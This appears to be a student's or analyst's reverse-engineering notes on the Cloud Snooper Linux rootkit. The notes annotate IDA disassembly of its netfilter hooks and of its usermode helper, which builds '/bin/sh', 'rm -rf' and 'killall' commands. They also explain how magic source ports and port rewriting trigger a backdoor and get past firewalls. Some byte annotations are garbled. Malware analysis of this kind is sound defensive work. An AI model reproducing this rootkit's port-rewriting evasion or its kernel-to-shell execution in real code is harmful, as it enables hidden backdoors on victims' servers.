Offset Size struct __attribute__((aligned(8))) nf_hook_ops
0000 0010 {
0010 0008 list_head list;
0018 0008 nf_hookfn *hook;
0026 0008 module *owner;
0034 0004 $ED19FEC31B217CF7F4BA80D46275ACC8 pf;
0038 0004 MACRO_NF_BR hooknum;
0042 0004 int priority;
0046 0030 };
align 20h
; nf_hook_ops g_net_hooks[2]
g_net_hooks nf_hook_ops <<0>, offset rrootkit_net_local_in, offset __this_module, \
; DATA XREF: rrootkit_net_exit+Efo
; rrootkit_net_init+7Dfo
NFPROTO_IPV4, NF_BR_LOCAL_IN, 80000000h>
nf_hook_ops <<0>, offset rrootkit_net_local_out, offset __this_module, \
NFPROTO_IPV4, NF_BR_LOCAL_OUT, 80000000h>
_data ends

/* Bridge Hooks */
/* After promisc drops, checksum checks. */
#define NF_BR_PRE_ROUTING 0
/* If the packet is destined for this box. */
#define NF_BR_LOCAL_IN 1
/* If the packet is destined for another interface. */
#define NF_BR_FORWARD 2
/* Packets coming from a local process. */
#define NF_BR_LOCAL_OUT 3
/* Packets about to hit the wire. */
#define NF_BR_POST_ROUTING 4
/* Not really a hook, but used for the ebttables broute table */
#define NF_BR_BROUTING 5
#define NF_BR_NUMHOOKS 6

enum nf_br_hook_priorities {
NF_BR_PRI_FIRST = INT_MIN,
NF_BR_PRI_NAT_DST_BRIDGED = -300,
NF_BR_PRI_FILTER_BRIDGED = -200,
NF_BR_PRI_BRNF = 0,
NF_BR_PRI_NAT_DST_OTHER = 100,
NF_BR_PRI_FILTER_OTHER = 200,
NF_BR_PRI_NAT_SRC = 300,
NF_BR_PRI_LAST = INT_MAX,
};

```

These updates confirm the references to rootkit_net_local_in, and also rootkit_net_local_out


rrootkit_net_local_in


```

okfn = r8 ; int (*)(sk_buff *)
push rbp
mov rbp, rsp
sub rsp, 20h
mov [rsp+20h+var_20], rbx
mov [rsp+20h+var_18], r12
mov [rsp+20h+var_10], r13
mov [rsp+20h+var_0], r14
call mcount
test skb, skb
mov rbx, skb
jz short loc_54A
    
```

Choose a structure for offset

Operand representation	Structure size
sk_buff.network_header	000000E8
module.holders_dir	00000230
nf_hook_ops.list.next+0C0h	00000030
list_head.next+0C0h	00000010
modversion_info.crc+0C0h	00000040
rheldata.rhel_major+0C0h	00000004
module_kobject.kobj.name+0C0h	00000058
kobject.name+0C0h	00000040
kref.refcount.counter+0C0h	00000004
atomic_t.counter+0C0h	00000004






```

loc_610:
movzx  r13d, byte ptr [iph]
shl    r13, 2
and    r13d, 3Ch
add    r13, iph
tcph = r13 ; tcphdr *
jz     loc_54A
    
```

Choose a structure for offset

Operand representation	Structure size
sk_buff.next	000000E8
nf_hook_ops.list.next	00000030
list_head.next	00000010
modversion_info.crc	00000040
rheldata.rhel_major	00000004
module.state	00000230
module_kobject.kobj.name	00000058
kobject.name	00000040
kref.refcount.counter	00000004
atomic_t.counter	00000004
ktime_t.tv64	00000008
ktime_t	00000008
iphdr._bf_0	00000014

IPv4 header format

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP				ECN				Total Length															
4	32	Identification								Flags				Fragment Offset																			
8	64	Time To Live								Protocol				Header Checksum																			
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															
:	:																																
56	448																																

“The fields in the header are packed with the most significant byte first ([big endian](#))”

ip and iphdr struct:


```


struct iphdr {
    #if defined(__LITTLE_ENDIAN_BITFIELD)
        __u8  ihl:4,
            version:4;
    #elif defined (__BIG_ENDIAN_BITFIELD)
        __u8  version:4,
            ihl:4;
    #else
        #error "Please fix <asm/byteorder.h>"
    #endif
    __u8  tos;
    __u16 tot_len;
    __u16 id;
    __u16 frag_off;
    __u8  ttl;
    __u8  protocol;
    __u16 check;
    __u32 saddr;
    __u32 daddr;
    /*The options start here. */
};
    
```

→ 4 first bits = IHL [Internet Header Length]=number of fields in the IP header

Internet Header Length (IHL)


The IPv4 header is variable in size due to the optional 14th field (options). The IHL field contains the size of the IPv4 header; it has 4 bits that specify the number of 32-bit words in the header. The minimum value for this field is 5,^[37] which indicates a length of $5 \times 32 \text{ bits} = 160 \text{ bits} = 20 \text{ bytes}$. As a 4-bit field, the maximum value is 15; this means that the maximum size of the IPv4 header is $15 \times 32 \text{ bits} = 480 \text{ bits} = 60 \text{ bytes}$.





If tcp packet with 6060 source port -> execute_user_command

If tcp packet with 7070 source port → update the dest tcp port as 2080



If tcp packet with 9999 source port → -> execute_user_command

Investigating the Kexec user_app command

```

; Attributes: bp-based frame
; int __fastcall kexec_user_app_end_command(char *strFile, int nMode)
public kexec_user_app_end_command
kexec_user_app_end_command proc near

    envp= qword ptr -270h
    argv= qword ptr -250h
    strHome= byte ptr -230h
    strP= byte ptr -220h
    strPara= byte ptr -210h
    strPATH= byte ptr -80h
    strKill= byte ptr -50h
    strRe= byte ptr -40h
    strTerm= byte ptr -30h
    strBin= byte ptr -20h
    var_18= qword ptr -18h

    strFile = rdi          ; char *
    nMode = rsi           ; int
    ret = rax             ; int
    push    rbp
    mov     rbp, rsp
    push   rbx
    sub    rsp, 268h
    call   @count
    mov    ecx, 32h ; '2'
    ret    gs:28h
    mov    [rbp+var_18], ret
    xor    eax, eax
    mov    rdx, strFile
    lea   strFile, [rbp+strPara]
    strFile = rdx          ; char *
    mov    [rbp+strBin], 2Fh ; '/'
    mov    [rbp+strBin+1], 62h ; 'b'
    mov    [rbp+strBin+2], 69h ; 'i'
    mov    [rbp+strBin+3], 00h ; '\0'
    rep    stosq
    lea   ret, [rbp+strBin]
    lea   rdi, [rbp+strPara] ; s
    mov    [rbp+strBin+3], 6Eh ; '\n'
    mov    [rbp+strBin+4], 2Fh ; '/'
    mov    [rbp+strBin+5], 73h ; 's'
    mov    [rbp+argv], ret
    lea   ret, [rbp+strP]
    mov    [rbp+strBin+6], 68h ; 'h'
    mov    [rbp+strBin+7], 0
    mov    [rbp+strP], 20h ; ' '
    mov    [rbp+argv+0], ret
    lea   ret, [rbp+strHome]
    mov    [rbp+strHome+1], 63h ; 'c'
    mov    [rbp+strP+2], 0
    mov    [rbp+argv+10h], rdi
    mov    [rbp+argv+18h], 0
    mov    [rbp+strHome], 48h ; 'H'
    mov    [rbp+strHome+1], 4Fh ; 'O'
    mov    [rbp+strHome+2], 4Dh ; 'R'
    mov    [rbp+strHome+3], 45h ; 'E'
    mov    [rbp+strHome+4], 30h ; '-'
    mov    [rbp+strHome+5], 2Fh ; '/'
    mov    [rbp+strHome+6], 0
    mov    [rbp+strTerm], 54h ; 'T'
    mov    [rbp+strTerm+1], 45h ; 'E'
    mov    [rbp+strTerm+2], 52h ; 'R'
    mov    [rbp+strTerm+3], 40h ; 'M'
    mov    [rbp+strTerm+4], 30h ; '-'
    mov    [rbp+strTerm+5], 6Ch ; 'I'
    mov    [rbp+strTerm+6], 69h ; 'I'
    mov    [rbp+strTerm+7], 6Eh ; '\n'
    mov    [rbp+strTerm+8], 75h ; 'u'
    mov    [rbp+strTerm+9], 78h ; 'x'
    mov    [rbp+strTerm+0Ah], 0
    mov    [rbp+strPATH], 50h ; 'p'
    mov    [rbp+strPATH+1], 41h ; 'A'
    mov    [rbp+strPATH+2], 54h ; 'T'
    mov    [rbp+strPATH+3], 48h ; 'H'
    mov    [rbp+strPATH+4], 30h ; '-'
    mov    [rbp+strPATH+5], 2Fh ; '/'
    mov    [rbp+strPATH+6], 73h ; 's'
    mov    [rbp+strPATH+7], 62h ; 'b'
    mov    [rbp+strPATH+8], 69h ; 'i'
    mov    [rbp+strPATH+9], 6Eh ; '\n'
    mov    [rbp+strPATH+0Ah], 3Ah ; ':'
    mov    [rbp+strPATH+0Bh], 2Fh ; '/'
    mov    [rbp+strPATH+0Ch], 75h ; 'u'
    mov    [rbp+strPATH+0Dh], 73h ; 's'
    mov    [rbp+strPATH+0Eh], 72h ; 'r'
    mov    [rbp+strPATH+0Fh], 2Fh ; '/'
    mov    [rbp+strPATH+10h], 73h ; 's'
    mov    [rbp+strPATH+11h], 62h ; 'b'
    mov    [rbp+strPATH+12h], 69h ; 'i'
    mov    [rbp+strPATH+13h], 6Eh ; '\n'
    mov    [rbp+strPATH+14h], 3Ah ; ':'
    mov    [rbp+strPATH+15h], 2Fh ; '/'
    mov    [rbp+strPATH+16h], 62h ; 'b'
    mov    [rbp+strPATH+17h], 69h ; 'i'
    mov    [rbp+strPATH+18h], 6Eh ; '\n'
    mov    [rbp+strPATH+19h], 3Ah ; ':'
    mov    [rbp+strPATH+1Ah], 2Fh ; '/'
    mov    [rbp+strPATH+1Bh], 75h ; 'u'
    mov    [rbp+strPATH+1Ch], 73h ; 's'
    mov    [rbp+strPATH+1Dh], 72h ; '\n'
    mov    [rbp+strPATH+1Eh], 2Fh ; '/'
    mov    [rbp+strPATH+1Fh], 62h ; 'b'
    mov    [rbp+strPATH+20h], 69h ; 'i'
    mov    [rbp+envp], ret
    lea   ret, [rbp+strTerm]
    mov    [rbp+strPATH+21h], 6Eh ; '\n'
    mov    [rbp+strPATH+22h], 0
    mov    [rbp+envp+18h], 0

```

```

mov [rbp+strPATH+20h], 69h ; 'i'
mov [rbp+envp], ret
lea ret, [rbp+strTerm]
mov [rbp+strPATH+21h], 6Eh ; 'n'
mov [rbp+strPATH+22h], 0
mov [rbp+envp+18h], 0
mov [rbp+envp+8], ret
lea ret, [rbp+strPATH]
mov [rbp+strRm], 72h ; 'r'
mov [rbp+strRm+1], 6Dh ; 'm'
mov [rbp+strRm+2], 20h ; ' '
mov [rbp+envp+10h], ret
mov [rbp+strRm+3], 2Dh ; 'd'
mov [rbp+strRm+4], 72h ; 'r'
mov [rbp+strRm+5], 66h ; 'f'
mov [rbp+strRm+6], 20h ; ' '
mov [rbp+strRm+7], 20h ; ' '
mov [rbp+strRm+8], 25h ; '%'
mov [rbp+strRm+9], 73h ; 's'
mov [rbp+strRm+0Ah], 0
mov [rbp+strKill], 68h ; 'k'
mov [rbp+strKill+1], 69h ; 'i'
mov [rbp+strKill+2], 6Ch ; 'l'
mov [rbp+strKill+3], 6Ch ; 'l'
mov [rbp+strKill+4], 61h ; 'a'
mov [rbp+strKill+5], 6Ch ; 'l'
mov [rbp+strKill+6], 6Ch ; 'l'
mov [rbp+strKill+7], 20h ; ' '
mov [rbp+strKill+8], 20h ; ' '
mov [rbp+strKill+9], 25h ; '%'
mov [rbp+strKill+0Ah], 73h ; 's'
mov [rbp+strKill+0Bh], 0
jz short loc_9F0
    
```

```

cmp esi, 0
jz loc_A00
    
```

```

xor eax, eax
cmp esi, 0
jz short loc_9A0
    
```

```

loc_9F0: ; src
mov nMode, strfile ; strfile become rsi
call copy ; copy /tmp/snoopy into arg
jmp short loc_9A9
    
```

```

loc_9A0: ; format
lea nMode, [rbp+strRm]
call sprintf ; the arg becomes rm -rf /tmp/snoopy
    
```

```

loc_A00: ; format
lea nMode, [rbp+strKill]
mov strfile, offset PROC_NAME
xor eax, eax
call sprintf ; the arg becomes killall tmp/snoopy
jmp short loc_9A9
    
```

```

loc_9A9: ; rdi=strPara
mov rdi, [rbp+argv]
lea rdx, [rbp+envp]
lea rsi, [rbp+argv]
mov ecx, 0D0h
call usermodehelper_setup ; setup of the shell process into userland from the kernel?
mov rbx, ret
mov eax, 0FFFFFFF4h
test rbx, rbx
jz short loc_982
    
```


```
; Attributes: bp-based frame


; int __fastcall execute_user_command(int nMode)
public execute_user_command
execute_user_command proc near
nMode = rdi          ; int
push  rbp
mov   rbp, rsp
push  rbx
sub   rsp, 8
call  mcount
mov   rsi, qword ptr cs:malloc_sizes+8
mov   edx, 20h ; ' '
mov   ebx, edi
mov   edi, 20h ; ' '
nMode = rbx          ; int
call  kmem_cache_alloc_trace
my_work = rax         ; work_struct *
cmp   ebx, 1
mov   rdx, offset WriteRunAppScheduleWork ; drop the snoopy_client backdoor and delete the dropped file
jz   short loc_4D2
```

```
xor   edx, edx
mov   rcx, offset KillAppScheduleWork
cmp   ebx, 2 ; mode 2 create killall cmd
cmovz rdx, rcx
```

```
loc_4D2:
lea   rcx, [my_work+8]
mov   qword ptr [my_work], 0
mov   [my_work+18h], rdx ; rdx is put in my_work structure (in rdx, that can be WriteRunAppScheduleWork or KillAppScheduleWork)
mov   rdi, my_work ; work_structure * describes a job that gets executed by schedule_work
mov   [my_work+8], rcx
mov   [my_work+10h], rcx
call  schedule_work
add   rsp, 8
xor   eax, eax
pop   nMode
leave
retn
execute_user_command endp
```


After investigating TCP branch (pink), we investigate UDP branch (orange):





Import udph structure and update the code.

How the attacker is able to establish a connection with the snoopy client? Focus on the firewall evasion technique




Depending on the protocol is UDP or TCP, if the source port is provided by the user, the rootkit will update the dest port of the packet and fix it = if the firewall is up on the machine, it doesn't matter what the firewall rules are because the packet can come on the port 60 as long as the source port is correct, then the rootkit will update the dest port after the firewall has inspected the packet. This is a firewall evasion technique.


rrootkit_net_local_out

repeating the same steps for this function.

```

; Attributes: static bp-based frame
; unsigned int __fastcall rrootkit_net_local_out(unsigned int hooknum, sk_buff *skb, const net_device *in, const net_device *out, int (*okfn)(sk_buff *))
rrootkit_net_local_out proc near
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8
hooknum = rdi          ; unsigned int
skb = rsi              ; sk_buff *
in = rdx               ; const net_device *
out = rcx              ; const net_device *
okfn = r8              ; int (*)(sk_buff *)
push rbp
mov rbp, rsp
sub rsp, 20h
mov [rsp+20h+var_20], rbx
mov [rsp+20h+var_18], r12
mov [rsp+20h+var_10], r13
mov [rsp+20h+var_8], r14
call mcount
test skb, skb
mov rbx, skb
jz short loc_2EA
    
```






This function intercept outbound traffic, and depending on which protocol is detected, UDP, or TCP, it changes the source port as 80 or 53, as if it is webserver request, or dns request, in order to bypass the firewall.


Explanation from SophosLab:

Explanation


To trigger the payload (`snoopy`) activation, an attacker would send the following packet:



Next, the `snoopy` module would be accessed by the C2, using source port 7070 for TCP-based or 8080 for UDP-based control:



On the way back, the `NF_INET_LOCAL_OUT` hook handler rebuilds the packet again, to make sure its source port is restored back to the original port where the incoming packet was destined for. This way, the C2 traffic transparently flows through the port(s) allowed by AWS SGs:



No other Netfilter hooks within the chain, such as iptables INPUT/OUTPUT rules, will process the packet if the hook returns `NF_STOP`. This appears to be the purpose of the TCP command 2020: to bypass other Netfilter hooks.

<https://news.sophos.com/en-us/2020/02/25/cloud-snooper-attack-bypasses-firewall-security-measures/>